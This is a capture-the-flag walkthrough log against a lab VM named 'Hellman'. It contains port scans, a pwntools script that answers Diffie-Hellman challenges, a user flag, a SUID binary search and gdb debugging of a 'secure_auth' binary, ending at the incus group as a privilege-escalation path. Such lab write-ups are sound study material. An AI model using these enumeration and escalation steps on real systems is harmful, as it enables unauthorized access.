[~] The config file is expected to be at "/root/.rustscan.toml" [!] File limitis lower than default batch size. Consider upping with--ulimit. May cause harm to sensitive servers [!] Your file limitis very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'. Open192.168.56.253:22 Open192.168.56.253:80 Open192.168.56.253:1337 [~] Starting Script(s) [~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-0404:02-0500 Initiating ARP Ping Scan at 04:02 Scanning 192.168.56.253 [1 port] Completed ARP Ping Scan at 04:02, 0.06s elapsed (1 total hosts) Initiating Parallel DNS resolution of1 host. at 04:02 Completed Parallel DNS resolution of1 host. at 04:02, 0.50s elapsed DNS resolution of1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0] Initiating SYN Stealth Scan at 04:02 Scanning 192.168.56.253 [3 ports] Discovered open port 80/tcp on192.168.56.253 Discovered open port 22/tcp on192.168.56.253 Discovered open port 1337/tcp on192.168.56.253 Completed SYN Stealth Scan at 04:02, 0.03s elapsed (3 total ports) Nmap scan report for192.168.56.253 Host is up, received arp-response (0.0021s latency). Scanned at 2026-02-0404:02:59 EST for0s
PORT STATE SERVICE REASON 22/tcp open ssh syn-ack ttl 64 80/tcp open http syn-ack ttl 64 1337/tcp open waste syn-ack ttl 63 MAC Address: 08:00:27:06:F7:27 (Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap Nmap done: 1 IP address (1 host up) scanned in0.72 seconds Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
┌──(root㉿kaada)-[/home/kali/Desktop] └─# ./rustscan -a 192.168.56.253 -- sV -sC -A .----. .-. .-. .----..---. .----. .---. .--. .-. .-. | {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| | | .-. \| {_} |.-._} } | | .-._} }\ }//\ \| |\ | `-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-' The Modern Day Port Scanner. ________________________________________ : http://discord.skerritt.blog : : https://github.com/RustScan/RustScan : -------------------------------------- Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/root/.rustscan.toml" [!] File limit is lower than default batch size. Consider upping with--ulimit. May cause harm to sensitive servers [!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'. Open 192.168.56.253:22 Open 192.168.56.253:80 Open 192.168.56.253:1337 [~] Starting Script(s) [>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} sV -sC -A" on ip 192.168.56.253 Depending on the complexity of the script, results may take some time to appear. [~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-0404:03-0500 NSE: Loaded 158 scripts for scanning. NSE: Script Pre-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 04:03 Completed NSE at 04:03, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 04:03 Completed NSE at 04:03, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 04:03 Completed NSE at 04:03, 0.00s elapsed Initiating Parallel DNS resolution of 1 host. at 04:03 Completed Parallel DNS resolution of 1 host. at 04:03, 1.00s elapsed Initiating System DNS resolution of 1 host. at 04:03 Completed System DNS resolution of 1 host. at 04:04, 15.28s elapsed DNS resolution of 2 IPs took 16.28s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 2, CN: 0] Initiating ARP Ping Scan at 04:04 Scanning 192.168.56.253 [1 port] Completed ARP Ping Scan at 04:04, 0.06s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 04:04 Completed Parallel DNS resolution of 1 host. at 04:04, 0.50s elapsed DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0] Initiating SYN Stealth Scan at 04:04 Scanning 192.168.56.253 [3 ports] Discovered open port 22/tcp on 192.168.56.253 Discovered open port 80/tcp on 192.168.56.253 Discovered open port 1337/tcp on 192.168.56.253 Completed SYN Stealth Scan at 04:04, 0.03s elapsed (3 total ports) Initiating Service scan at 04:04 Scanning 3 services on 192.168.56.253 Completed Service scan at 04:05, 90.77s elapsed (3 services on 1 host) Initiating OS detection (try #1) against 192.168.56.253 NSE: Script scanning 192.168.56.253. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 04:05 Completed NSE at 04:05, 1.15s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 04:05 Completed NSE at 04:05, 1.57s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 04:05 Completed NSE at 04:05, 0.00s elapsed Nmap scan report for 192.168.56.253 Host is up, received arp-response (0.0020s latency). Scanned at 2026-02-0404:04:07 EST for 95s
PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack ttl 64 OpenSSH 10.0 (protocol 2.0) 80/tcp open http syn-ack ttl 64 nginx |_http-title: Diffie-Hellman Challenge Guide | http-methods: |_ Supported Methods: GET HEAD 1337/tcp open waste? syn-ack ttl 63 | fingerprint-strings: | GenericLines, NULL: | Alice has sent you her public key. | You've also been given your private key. | calculate your shared secret. | 2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919 | 12155994938422981215964509590666713297427949124149261214435542990394096795844 | 123776771942298527222569669816194067521883401233253810775718084513927975219327780026067469888875902774158600210623087177201052421451507940145394749236155149738619538974513396792274687207204723242778525640987194511132794070659543 | GetRequest: | Alice has sent you her public key. | You've also been given your private key. | calculate your shared secret. | 2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919 | 4861644867584153036535754867400945165463126657175747225284300114412308757650 |_ 3464811914238268294551333137608802397229188516332387144976948469468724626392301995945427763016449746111506513842399019494083534309357436608653860382238334274527954079275319993376542861223554104327418018580217547322346673868874132 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port1337-TCP:V=7.98%I=7%D=2/4%Time=69830B8D%P=x86_64-pc-linux-gnu%r(NUL SF:L,472,"Alice\x20has\x20sent\x20you\x20her\x20public\x20key\.\nYou've\x2 SF:0also\x20been\x20given\x20your\x20private\x20key\.\nNow\x20calculate\x2 SF:0your\x20shared\x20secret\.\n\ng\x20=\x202\np\x20=\x2024103124269210325 SF:88552076022197566074856950548502459942654116941958108831682612228890093 SF:85826134161467322714147790401219650364895705058263194273070680500922306 SF:27347453410734066962460145893616597740410271692494532003787294341703258 SF:43778659198143763193776859869524088940195577346119843545301547043747207 SF:74996976375008430892633929555996888245787241299381012913029459299994792 SF:63652640592846472097303849472116814344647144384885209401274598442888593 SF:36526896320919633919\n\nb\x20=\x201215599493842298121596450959066671329 SF:7427949124149261214435542990394096795844\nA\x20=\x201237767719422985272 SF:22569669816194067521883401233253810775718084513927975219327780026067469 SF:88887590277415860021062308717720105242145150794014539474923615514973861 SF:9538974513396792274687207204723242778525640987194511132794070659543")%r SF:(GenericLines,481,"Alice\x20has\x20sent\x20you\x20her\x20public\x20key\ SF:.\nYou've\x20also\x20been\x20given\x20your\x20private\x20key\.\nNow\x20 SF:calculate\x20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x20=\x2024103 SF:12426921032588552076022197566074856950548502459942654116941958108831682 SF:61222889009385826134161467322714147790401219650364895705058263194273070 SF:68050092230627347453410734066962460145893616597740410271692494532003787 SF:29434170325843778659198143763193776859869524088940195577346119843545301 SF:54704374720774996976375008430892633929555996888245787241299381012913029 SF:45929999479263652640592846472097303849472116814344647144384885209401274 SF:59844288859336526896320919633919\n\nb\x20=\x201215599493842298121596450 SF:9590666713297427949124149261214435542990394096795844\nA\x20=\x201237767 SF:71942298527222569669816194067521883401233253810775718084513927975219327 SF:78002606746988887590277415860021062308717720105242145150794014539474923 SF:61551497386195389745133967922746872072047232427785256409871945111327940 SF:70659543")%r(GetRequest,480,"Alice\x20has\x20sent\x20you\x20her\x20publ SF:ic\x20key\.\nYou've\x20also\x20been\x20given\x20your\x20private\x20key\ SF:.\nNow\x20calculate\x20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x20 SF:=\x20241031242692103258855207602219756607485695054850245994265411694195 SF:81088316826122288900938582613416146732271414779040121965036489570505826 SF:31942730706805009223062734745341073406696246014589361659774041027169249 SF:45320037872943417032584377865919814376319377685986952408894019557734611 SF:98435453015470437472077499697637500843089263392955599688824578724129938 SF:10129130294592999947926365264059284647209730384947211681434464714438488 SF:520940127459844288859336526896320919633919\n\nb\x20=\x20486164486758415 SF:3036535754867400945165463126657175747225284300114412308757650\nA\x20=\x SF:20346481191423826829455133313760880239722918851633238714497694846946872 SF:46263923019959454277630164497461115065138423990194940835343093574366086 SF:53860382238334274527954079275319993376542861223554104327418018580217547 SF:322346673868874132"); MAC Address:08:00:27:06:F7:27 (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose|router Running: Linux 4.X|5.X, MikroTik RouterOS 7.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 OS details: Linux 4.15-5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2-7.5 (Linux 5.6.3) TCP/IPfingerprint: OS:SCAN(V=7.98%E=4%D=2/4%OT=22%CT=%CU=43498%PV=Y%DS=1%DC=D%G=N%M=080027%TM= OS:69830BE6%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)O OS:PS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4S OS:T11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)E OS:CN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5 OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF= OS:N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40% OS:CD=S)
Uptime guess:17.056 days (since Sun Jan 1802:44:332026) Network Distance:1 hop TCP Sequence Prediction: Difficulty=264 (Good luck!) IP ID Sequence Generation: All zeros
TRACEROUTE HOP RTT ADDRESS 12.02 ms 192.168.56.253
NSE: Script Post-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 04:05 Completed NSE at 04:05, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 04:05 Completed NSE at 04:05, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 04:05 Completed NSE at 04:05, 0.00s elapsed Read data files from:/usr/share/nmap OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done:1 IP address (1 host up) scanned in111.98 seconds Raw packets sent:26 (1.938KB) | Rcvd:18 (1.410KB)
┌──(root㉿kaada)-[/home/kali/Desktop] └─# cat exp.py from pwn import * import re
# 配置连接信息 HOST = '192.168.56.253' PORT = 1337
# 初始化连接 io = remote(HOST, PORT)
# 挑战要求连续完成 500 次 TOTAL_ROUNDS = 500
# 用于存储可能跨轮次保持不变的 p 值 current_p = None
print(f"[*] Starting {TOTAL_ROUNDS} rounds of Diffie-Hellman exchange...")
for i inrange(TOTAL_ROUNDS): try: # 1. 接收数据直到出现输入提示符 '>' # decode() 将字节转换为字符串以便正则匹配 data = io.recvuntil(b'>').decode()
# 2. 使用正则表达式提取变量 # 格式通常是 "var = number"
# 提取 p (模数) p_match = re.search(r'p\s*=\s*(\d+)', data) if p_match: current_p = int(p_match.group(1))
# 提取 A (Alice 的公钥) A_match = re.search(r'A\s*=\s*(\d+)', data) current_A = int(A_match.group(1)) if A_match elseNone
# 提取 b (你的私钥) b_match = re.search(r'b\s*=\s*(\d+)', data) current_b = int(b_match.group(1)) if b_match elseNone
# 3. 计算共享密钥 # 公式: S = A^b mod p # Python 的 pow(base, exp, mod) 函数支持大数高效运算 if current_p and current_A and current_b: shared_secret = pow(current_A, current_b, current_p)

Congrats! Here's the flag: 676f643a6e756d626572735f6172655f68617264 [*] Got EOF while reading in interactive $ id $ [*] Interrupted [*]Closed connection to 192.168.56.253 port 1337
Hellman:~$ ls user.txt Hellman:~$ cat user.txt /\_____/\ / o o \ ( == ^ == ) ) ( ( ) ( ( ) ( ) ) (__(__)___(__)__)
c9461249ea2e074a338b82db919b3fb9 Hellman:~$ sudo -l -sh:sudo: not found Hellman:~$ ls / bin dev home lost+found mnt proc run srv tmp var boot etc lib media opt root sbin sys usr Hellman:~$ ls /opt containerd dh-chal Hellman:~$ id uid=1001(god) gid=1001(god) groups=1001(god) Hellman:~$ ls /home god water Hellman:~$ find /-perm -40002>/dev/null /bin/bbsuid /usr/libexec/dbus-daemon-launch-helper /usr/bin/expiry /usr/bin/chsh /usr/bin/secure_auth /usr/bin/chage /usr/bin/passwd /usr/bin/gpasswd /usr/bin/chfn
┌──(root㉿kaada)-[/home/kali/Desktop] └─# gdb ./secure_auth GNU gdb (Debian 17.1-1) 17.1 Copyright (C) 2025 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html> This is free software: you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law. Type"show copying" and "show warranty"for details. This GDB was configured as"x86_64-linux-gnu". Type"show configuration"for configuration details. For bug reporting instructions, please see: <https://www.gnu.org/software/gdb/bugs/>. Find the GDB manual and other documentation resources online at: <http://www.gnu.org/software/gdb/documentation/>.
Forhelp, type"help". Type"apropos word" to searchfor commands related to "word"... Reading symbols from ./secure_auth... (gdb) break memcmp Breakpoint 1 at 0x1070 (gdb) run /bin/sh AAAAA Starting program: /home/kali/Desktop/secure_auth /bin/sh AAAAA
Breakpoint 1, 0x00007ffff7f7e8a0 in memcmp () from /lib/ld-musl-x86_64.so.1 (gdb) x/s $rsi 0x7fffffffe020: "\033" (gdb) x/8xb $rsi 0x7fffffffe020: 0x1b 0x00 0x59 0x59 0x18 0x42 0x5b 0x00 (gdb) run//bin/sh AAAAAAAA The program being debugged has been started already. Start it from the beginning? (y or n) y Starting program: /home/kali/Desktop/secure_auth //bin/sh AAAAAAAA
Hellman:~$ id uid=1002(water) gid=1002(water) groups=106(incus),1002(water) Hellman:~$
查看本地镜像
1 2 3 4 5 6 7 8
Hellman:~$ incus image list
To start your first container, try: incus launch images:fedora/42
Or for a virtual machine: incus launch images:fedora/42 --vm

+-------+-------------+--------+-------------+--------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+--------------+------+------+-------------+
Hellman:~$